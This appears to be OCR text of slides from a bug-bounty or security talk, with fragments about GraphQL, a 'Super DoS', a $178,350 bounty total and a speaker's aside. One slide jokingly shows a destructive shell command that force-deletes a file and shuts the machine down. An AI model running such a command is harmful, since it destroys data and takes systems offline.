
2024

GRAPHQL IS DEPRECATED

2035

Super DoS

drum roll
please...


OVERALL
$178,350 BOUNTY

RM -RF PRESENTATION.TXT && SHUTDOWN NOW

LUPIN: HOW'S THE PRESENTATION GOING?

IDNAMAA